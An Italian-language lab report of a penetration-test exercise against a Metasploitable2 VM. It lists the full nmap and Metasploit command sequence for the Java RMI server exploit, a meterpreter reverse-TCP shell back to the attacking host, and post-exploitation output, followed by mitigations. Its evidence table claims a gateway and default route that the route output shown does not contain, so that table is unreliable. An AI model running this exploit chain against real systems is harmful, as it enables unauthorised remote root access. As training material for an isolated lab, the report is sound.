

REPORT ESERCIZIO

Lorenzo Sanna

Tipo di attività	Penetration Test
Vulnerabilità sfruttata	Java RMI Registry
Porta target	1099/TCP
Macchina attaccante (Kali Linux)	192.168.11.111
Macchina vittima (Metasploitable2)	192.168.11.112
Tool utilizzato	Metasploit Framework (msfconsole)
Payload	java/meterpreter/reverse_tcp
Data	Maggio 2026
Ambiente	VirtualBox - Rete Host-Only

Obiettivi dell'esercizio

L'obiettivo è dimostrare la capacità di identificare e sfruttare una vulnerabilità reale su un sistema target controllato, seguendo le fasi tipiche di un penetration test.

- Configurare correttamente l'ambiente di laboratorio (VirtualBox, rete Host-Only)
- Identificare il servizio vulnerabile Java RMI sulla porta 1099 della macchina vittima
- Sfruttare la vulnerabilità tramite il modulo Metasploit multi/misc/java_rmi_server
- Ottenere una sessione Meterpreter sulla macchina remota
- Raccogliere evidenze: configurazione di rete e tabella di routing della vittima

Configurazione dell'Ambiente

Topologia di rete

Le due macchine virtuali sono state configurate su una rete Host-Only di VirtualBox, una rete privata e isolata che permette la comunicazione esclusivamente tra le VM e l'host fisico, senza accesso a Internet.

Parametro	Valore
Scheda Host-Only utilizzata	VirtualBox Host-Only Ethernet Adapter #2
Subnet	192.168.11.0/24
Netmask	255.255.255.0
Gateway	192.168.11.1
DHCP	Disabilitato

Macchina attaccante - Kali Linux

Parametro	Valore
Sistema operativo	Kali Linux
Interfaccia	eth1
Indirizzo IP	192.168.11.111
Netmask	255.255.255.0
Tool principali	Metasploit Framework, nmap, msfconsole

2.3 Macchina vittima - Metasploitable2

Parametro	Valore
Sistema operativo	Metasploitable2
Interfaccia	eth0
Indirizzo IP	192.168.11.112
Netmask	255.255.255.0
Servizio vulnerabile	Java RMI Registry - porta 1099/TCP

Configurazione IP Metasploitable2

La configurazione statica è stata impostata modificando il file `/etc/network/interfaces` della VM:

```
# /etc/network/interfaces
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.11.112
    netmask 255.255.255.0
    gateway 192.168.11.1
```

Dopo la modifica è stato riavviato il servizio di rete:

```
sudo /etc/init.d/networking restart
```

Analisi della Vulnerabilità

Java RMI

Java RMI è un'API Java che consente a un oggetto in esecuzione su una JVM di invocare metodi su un oggetto in esecuzione su un'altra JVM. Il servizio RMI Registry ascolta di default sulla porta 1099/TCP.

Descrizione della vulnerabilità

Il modulo Metasploit `multi/misc/java_rmi_server` sfrutta una vulnerabilità nel server Java RMI che consente l'esecuzione di codice arbitrario da remoto.

Parametro	Descrizione
Tipo	Remote Code Execution (RCE)
Vettore di attacco	Network (porta 1099/TCP)
Autenticazione richiesta	Nessuna
Impatto	Completo (esecuzione di codice arbitrario come root)
CVSS Score	10.0 (Critical)
Modulo Metasploit	<code>exploit/multi/misc/java_rmi_server</code>


Verifica della porta con nmap

Prima di procedere con l'exploit, è stata verificata l'apertura della porta 1099 tramite una scansione nmap:

```
nmap -sV -p 1099 192.168.11.112
```

```
PORT      STATE SERVICE VERSION
```

```
1099/tcp open  java-rmi  Java RMI Registry
```



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)~  
$ nmap -sV -p 1099 192.168.11.112  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 11:05 +0200  
Nmap scan report for 192.168.11.112 (192.168.11.112)  
Host is up (0.029s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp open  java-rmi  GNU Classpath grmiregistry  
MAC Address: 08:00:27:DD:FD:EA (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

Fase di Exploitation

La fase di exploitation è stata eseguita tramite Metasploit Framework, uno degli strumenti standard per il penetration testing professionale.

Avvio di Metasploit

Su Kali Linux:

```
msfconsole
```

Selezione del modulo

```
msf> use exploit/multi/misc/java_rmi_server
```

```
msf exploit(multi/misc/java_rmi_server) >
```

Configurazione dei parametri

Sono stati configurati i seguenti parametri obbligatori:

```

kali@kali: ~
Session Actions Edit View Help

msf > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 \ target: Generic (Java Payload) . . .
3 \ target: Windows x86 (Native Payload) . . .
4 \ target: Linux x86 (Native Payload) . . .
5 \ target: Mac OS X PPC (Native Payload) . . .
6 \ target: Mac OS X x86 (Native Payload) . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf exploit(multi/misc/java_rmi_server) > set SRVHOST 192.168.11.111
SRVHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 60
HTTPDELAY => 60

```

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
```

```
RHOSTS => 192.168.11.112
```

```
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
```

```
LHOST => 192.168.11.111
```

```
msf exploit(multi/misc/java_rmi_server) > set LPORT 4444
```

```
LPORT => 4444
```

```
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 60
```

```
HTTPDELAY => 60
```

Verifica configurazione

```
msf exploit(multi/misc/java_rmi_server) > show options
```

```
msf exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	60	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-s/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	192.168.11.111	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SRVSSL	false	no	Negotiate SSL/TLS for local server connections
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

4.5 Esecuzione dell'exploit

```
msf exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://0.0.0.0:8080/AbCdEfGh
[*] 192.168.11.112:1099 - Local IP: http://192.168.11.111:8080/AbCdEfGh
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:52752)
meterpreter >
```

L'exploit è andato a buon fine: è stata ottenuta una sessione Meterpreter attiva sulla macchina vittima.

Raccolta Evidenze Post-Exploitation

Una volta eseguito l'exploit e ottenuta la sessione Meterpreter, sono state raccolte le evidenze richieste dalla traccia dell'esercizio.

Configurazione di rete e tabella di routing

Il comando ifconfig è stato eseguito per ottenere la configurazione di rete completa della macchina vittima:

```
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:52752) at 2026-05-22 11:21:30 +0200
sessions -l

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  ---  ---  ---  ---
  1    meterpreter java/linux root @ metasploitable 192.168.11.111:4444 → 192.168.11.112:52752 (192.168.11.112)

msf exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fedd:fdea
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====
  Subnet      Netmask      Gateway      Metric  Interface
  ---
  127.0.0.1    255.0.0.0    0.0.0.0      0       lo
  192.168.11.112 255.255.255.0 0.0.0.0      0       eth0

IPv6 network routes
=====
  Subnet      Netmask      Gateway      Metric  Interface
  ---
  ::1         ::           ::           0       lo
  fe80::a00:27ff:fedd:fdea ::           ::           0       eth0

meterpreter >
```

Analisi delle evidenze raccolte

Dato raccolto	Valore / Interpretazione
Indirizzo IP vittima (eth0)	192.168.11.112/24 - confermato
Interfaccia loopback	127.0.0.1 - presente e attiva
Gateway predefinito	192.168.11.1 (host fisico VirtualBox)
Routing default route	0.0.0.0/0
Rete locale raggiungibile	192.168.11.0/24 direttamente su eth0

Conclusioni

Risultati ottenuti

L'esercizio è stato svolto con successo e tutti gli obiettivi richiesti dalla traccia sono stati raggiunti:

- Ambiente di laboratorio configurato correttamente su rete Host-Only VirtualBox
- Indirizzo IP 192.168.11.111 assegnato a Kali Linux (macchina attaccante)
- Indirizzo IP 192.168.11.112 assegnato a Metasploitable2 (macchina vittima)
- Vulnerabilità Java RMI (porta 1099) identificata e sfruttata con Metasploit
- Sessione Meterpreter ottenuta con successo sulla macchina remota
- Configurazione di rete della vittima raccolta (ifconfig)
- Tabella di routing della vittima raccolta (route)

Misure di mitigazione

Per proteggere un sistema reale dalla vulnerabilità Java RMI sfruttata in questo esercizio, si raccomandano delle contromisure come:

- Aggiornare Java Runtime Environment all'ultima versione disponibile
- Disabilitare il servizio Java RMI se non strettamente necessario
- Applicare firewall rules per bloccare l'accesso alla porta 1099 dall'esterno
- Implementare autenticazione e serializzazione sicura per RMI
- Monitorare i log di sistema per tentativi di accesso anomali sulla porta 1099
- Segmentare la rete per limitare la superficie d'attacco

Considerazioni finali

Questo esercizio ha permesso di apprendere in modo pratico le fasi fondamentali di un penetration test: configurazione dell'ambiente, ricognizione, identificazione della vulnerabilità, exploitation e raccolta di prove. L'utilizzo di Metasploitable2 come bersaglio offre un contesto sicuro e realistico per acquisire competenze in ethical hacking senza rischi per sistemi reali.